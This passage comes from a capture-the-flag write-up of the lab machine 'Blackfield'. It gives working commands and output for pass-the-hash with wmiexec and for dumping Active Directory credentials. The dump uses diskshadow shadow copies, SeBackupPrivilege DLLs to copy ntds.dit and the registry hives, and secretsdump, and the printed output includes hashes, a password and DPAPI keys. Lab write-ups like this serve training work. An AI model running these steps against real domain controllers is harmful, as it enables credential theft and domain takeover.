BLACKFIELD.local\lydericlefebvre:1414:c02863dc0ec5c486f513693266277459:::
[*] Cleaning up...
```

With the primary domain administrator hash, we can use wmiexec to get a shell (if we use psexec, the Administrator security context will not be preserved, and we will be NT AUTHORITY SYSTEM, which will not allow us to decrypt the file).

```
wmiexec.py -hashes :184fb5e5178480be64824d4cd53b99ee administrator@10.10.10.192
```

```
wmiexec.py -hashes :184fb5e5178480be64824d4cd53b99ee administrator@10.10.10.192
Impacket v0.9.22.dev1+20200909.150738.15f3df26 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
blackfield\administrator
```

## Alternative way to dump hashes

We start off by creating a file called `cmd` with the following content and place it in the `C:\windows\temp\` folder

```
set context persistent nowriters
add volume c: alias temp
create
expose %temp% h:
exit
```

We then execute it using `diskshadow /s cmd` to create a shadow volume accessible via the `H:` drive.

```

PS C:\windows\temp> diskshadow /s cmd

Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: DC01, 9/28/2020 7:27:42 AM

-> set context persistent nowriters
-> add volume c: alias temp
-> create
Alias temp for shadow ID {251f888c-6bd5-494f-bf28-49e43a140597} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {24340d4d-027a-457f-9e5a-26f4fe5ed0c4} set as environment variable.

Querying all shadow copies with the shadow copy set ID {24340d4d-027a-457f-9e5a-26f4fe5ed0c4}

* Shadow copy ID = {251f888c-6bd5-494f-bf28-49e43a140597} %temp%
  - Shadow copy set: {24340d4d-027a-457f-9e5a-26f4fe5ed0c4} %VSS_SHADOW_SET%
  - Original count of shadow copies = 1
  - Original volume name: \\?\Volume{351b4712-0000-0000-0000-602200000000}\ [C:\]
  - Creation time: 9/28/2020 7:27:43 AM
  - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
  - Originating machine: DC01.BLACKFIELD.local
  - Service machine: DC01.BLACKFIELD.local
  - Not exposed
  - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
  - Attributes: No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %temp% h:
-> %temp% = {251f888c-6bd5-494f-bf28-49e43a140597}
The shadow copy was successfully exposed as h:.
-> exit

```

In Evil-WinRM we upload `SeBackupPrivilegeUtils.dll` and `SeBackupPrivilegeCmdLets.dll` from the [SeBackupPrivilege](#) GitHub repo, which will allow us to copy files from the newly exposed shadow copy (H:).

```

upload SeBackupPrivilegeutils.dll
upload SeBackupPrivilegeCmdlets.dll

```

Next, import the .dll files and invoke the `Copy-FileSeBackupPrivilege` cmdlet on `ntds.dit` and `system`.

```

import-module .\SeBackupPrivilegeCmdlets.dll
import-module .\SeBackupPrivilegeUtils.dll
Copy-FileSeBackupPrivilege h:\windows\ntds\ntds.dit c:\windows\temp\NTDS -Overwrite
Copy-FileSeBackupPrivilege h:\windows\system32\config\SYSTEM
c:\windows\temp\SYSTEM -Overwrite

```

```

PS C:\windows\temp> import-module .\SeBackupPrivilegeCmdlets.dll
PS C:\windows\temp> import-module .\SeBackupPrivilegeUtils.dll
PS C:\windows\temp> Copy-FileSeBackupPrivilege h:\windows\ntds\ntds.dit c:\windows\temp\NTDS -Overwrite
PS C:\windows\temp> Copy-FileSeBackupPrivilege h:\windows\system32\config\SYSTEM c:\windows\temp\SYSTEM -Overwrite
PS C:\windows\temp> ls system,ntds

Directory: C:\windows\temp

Mode LastWriteTime Length Name
---- ----- ------
-a--- 9/28/2020 7:43 AM 17825792 system
-a--- 9/28/2020 7:43 AM 18874368 ntds

```

Download the saved files with Evil-WinRM.

```
download system  
download ntds
```

Then run secretsdump, specifying the `LOCAL` parameter to extract the hashes from the NTDS.dit.


```
secretsdump.py -ntds ntds -system system LOCAL
```

If this wasn't a domain controller, there would be no NTDS.dit file to get passwords from, so we would need to download the SYSTEM, SAM and SECURITY files instead:

```
Copy-FileSeBackupPrivilege h:\windows\system32\config\SYSTEM  
c:\windows\temp\SYSTEM -Overwrite  
Copy-FileSeBackupPrivilege h:\windows\system32\config\SECURITY  
c:\windows\temp\SECURITY -Overwrite  
Copy-FileSeBackupPrivilege h:\windows\system32\config\SAM c:\windows\temp\SAM -  
Overwrite
```

From these files we can extract LSA secrets, the machine account and local user hashes using secretsdump.

```
secretsdump.py -security security -sam sam -system system LOCAL
```



```
secretsdump.py -security security -sam sam -system system LOCAL  
Impacket v0.9.22.dev1+20200909.150738.15f3df26 - Copyright 2020 SecureAuth Corporation  
[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash  
information.  
[*] Dumping cached domain logon information (domain/username:hash)  
[*] Dumping LSA Secrets  
[*] $MACHINE.ACC  
$MACHINE.ACC:plain_password_hex:68eb025c7f65ca5066966fb279df1dd0af78e8675524e0f99eb35340441  
a03ee2c3142bb5d6d3a95552ca177e3b05b932d32adc91e5365bf5911afe871ff42c19e6460183fd213f1ac9694  
46cba757c8cc19ab7bc272756881c1f1e12129c73ada71b73c7203098a5dcff593c9062ace1f9409c791382f639  
6d6a45790f8a47378121bea997dec59ed812f791d6b478c88cba9a9b3e4fbed4ec1d74890ccffa0751485342f8f  
7fb52f5724145fdd0df521463c542640795975f0d21cabe7a8d0f80c3a566b92bf2dfef7c9506ea73775444597e  
020e812a63a85b358287a704bba29f68c1aab3b855628dd60b93c1f1b  
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:9e3d10cc537937888adcc0d918813a24  
[*] DefaultPassword  
(Unknown User):###_ADM1N_3920_###  
[*] DPAPI_SYSTEM  
dpapi_machinekey:0xd4834e39bca0e657235935730c045b1b9934f690  
dpapi_userkey:0x9fa187c3b866f3a77c651559633e2e120bc8ef6f
```